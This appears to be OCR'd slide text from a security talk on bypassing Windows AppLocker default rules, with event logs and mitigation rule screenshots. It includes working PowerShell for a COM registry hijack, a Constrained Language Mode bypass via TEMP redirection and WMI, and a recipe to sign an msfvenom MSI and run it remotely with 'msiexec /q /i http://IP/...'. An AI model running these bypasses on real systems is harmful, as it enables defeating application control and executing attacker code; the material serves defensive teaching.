
After some playing around, we see that we can create the required registry keys within *HKCU* with the following script:

```
$dllPath = "C:\Users\xpn\Desktop\test.dll"
$uuid = "{72C24DD5-D70A-438B-8A42-98424B88D3AD}"

New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS -erroraction 'silentlycontinue' | Out-Null

$matches = whoami /user | select-string -Pattern "(S-1-5-[-0-9]+)" -all | select -ExpandProperty Matches
$sid = $matches.value

$key = 'HKU:\{0}_classes' -f $sid

# Adding our InProcServer
New-Item -Path $key -Name CLSID -erroraction 'silentlycontinue' | Out-Null
$key = 'HKU:\{0}_classes\CLSID\' -f $sid
New-Item -Path $key -Name $uuid -erroraction 'silentlycontinue' | Out-Null
```

DEFAULT APPLOCKER RULES - SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS

- BLOGPOST: HTTP://ODDVAR.MOE/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/



Event Properties - Event 8007, AppLocker

%OSDRIVE%\USERS\ODDVA\APPDATA\LOCAL\TEMP\__PSSCRIPTPOLICYTEST_ESWSWJ0J.VVY.PSM1 was prevented from running.

Log Name:	Microsoft-Windows-AppLocker/MSI and Script		
Source:	AppLocker	Logged:	19.09.2018 09:10:12
Event ID:	8007	Task Category:	None
Level:	Error	Keywords:	
User:	LOLCOMP\oddva	Computer:	LOLComp
OpCode:	Info		
More Information:	Event Log Online Help		

Event Properties - Event 8007, AppLocker

%OSDRIVE%\USERS\ODDVA\APPDATA\LOCAL\TEMP\__PSSCRIPTPOLICYTEST_KEWG5GQU.RVA.PS1 was prevented from running.


Log Name:	Microsoft-Windows-AppLocker/MSI and Script		
Source:	AppLocker	Logged:	19.09.2018 09:10:12
Event ID:	8007	Task Category:	None
Level:	Error	Keywords:	
User:	LOLCOMP\oddva	Computer:	LOLComp
OpCode:	Info		
More Information:	Event Log Online Help		

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 1113ms.
C:\Users\oddva> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

DEFAULT APPLOCKER RULES - SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS




```
PROMPT=$P$G
PSModulePath=C:\Program Files\WindowsPowerShell\Module
PUBLIC=C:\Users\Public
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\Users\oddva\AppData\Local\Temp
TMP=C:\Users\oddva\AppData\Local\Temp
USERDOMAIN=LOLCOMP
USERDOMAIN_ROAMINGPROFILE=LOLCOMP
USERNAME=oddva
USERPROFILE=C:\Users\oddva
windir=C:\WINDOWS

C:\Users\oddva>set_
```

BLOGPOST: HTTP://ODDVAR.MOE/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/

DEFAULT APPLOCKER RULES – SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS




Action	User	Name
✓ Allow	Everyone	(Default Rule) All scripts located in the Program Files folder
✓ Allow	Everyone	(Default Rule) All scripts located in the Windows folder
✓ Allow	BUILTIN\Administrators	(Default Rule) All scripts

```
$CurrTemp = $env:temp
$CurrTmp = $env:tmp
$TEMPBypassPath = "C:\windows\temp"
$TMPBypassPath = "C:\windows\temp"

Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value "$TEMPBypassPath"
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value "$TMPBypassPath"

Invoke-WmiMethod -Class win32_process -Name create -ArgumentList "powershell"
sleep 5

#Set it back
Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value $CurrTmp
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value $CurrTemp
```

BLOGPOST: HTTP://ODDVAR.MOE/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/

DEFAULT APPLOCKER RULES – MSI/APPX

- MSI INSTALLER RULES
- APPX



Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All digitally signed Windows Installer files	Publisher
✓ Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path
✓ Allow	BUILTIN\Administrators	(Default Rule) All Windows Installer files	Path


Action	User	Name	Exceptions
✓ Allow	Everyone	(Default Rule) All signed packaged apps	

- BUY A CODE SIGNING CERT – 80$-ISH
- MSFVENOM CAN GENERATE MSI FILES
- SIGN (PART OF SDK):
  SIGNTOOL SIGN /A EVILFILE.MSI
- EXECUTE: MSIEXEC /Q /I HTTP://IP/TMP/CMD.PNG

DEFAULT APPLOCKER RULES – MSI/APPX

MITIGATION

MSI INSTALLER RULES




Action	User	Name	Condition	Exc
✓ Allow	Everyone	Signed by O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US	Publisher	
✓ Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path	
✓ Allow	BUILTIN\Ad...	(Default Rule) All Windows Installer files	Path	

DEFAULT APPLOCKER RULES – MSI/APPX

MITIGATION

APPX



Action	User	Name	Exceptions
Allow	Everyone	Signed by Microsoft Corporation	
Allow	Everyone	Signed by Microsoft Corporation	

Allow Properties

Edit the values below to modify the scope of this rule.

Publisher:
CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C

Package name:
*

Package version:
* And above

More about publisher rules

Allow Properties

Edit the values below to modify the scope of this rule.

Publisher:
CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington,

Package name:
*

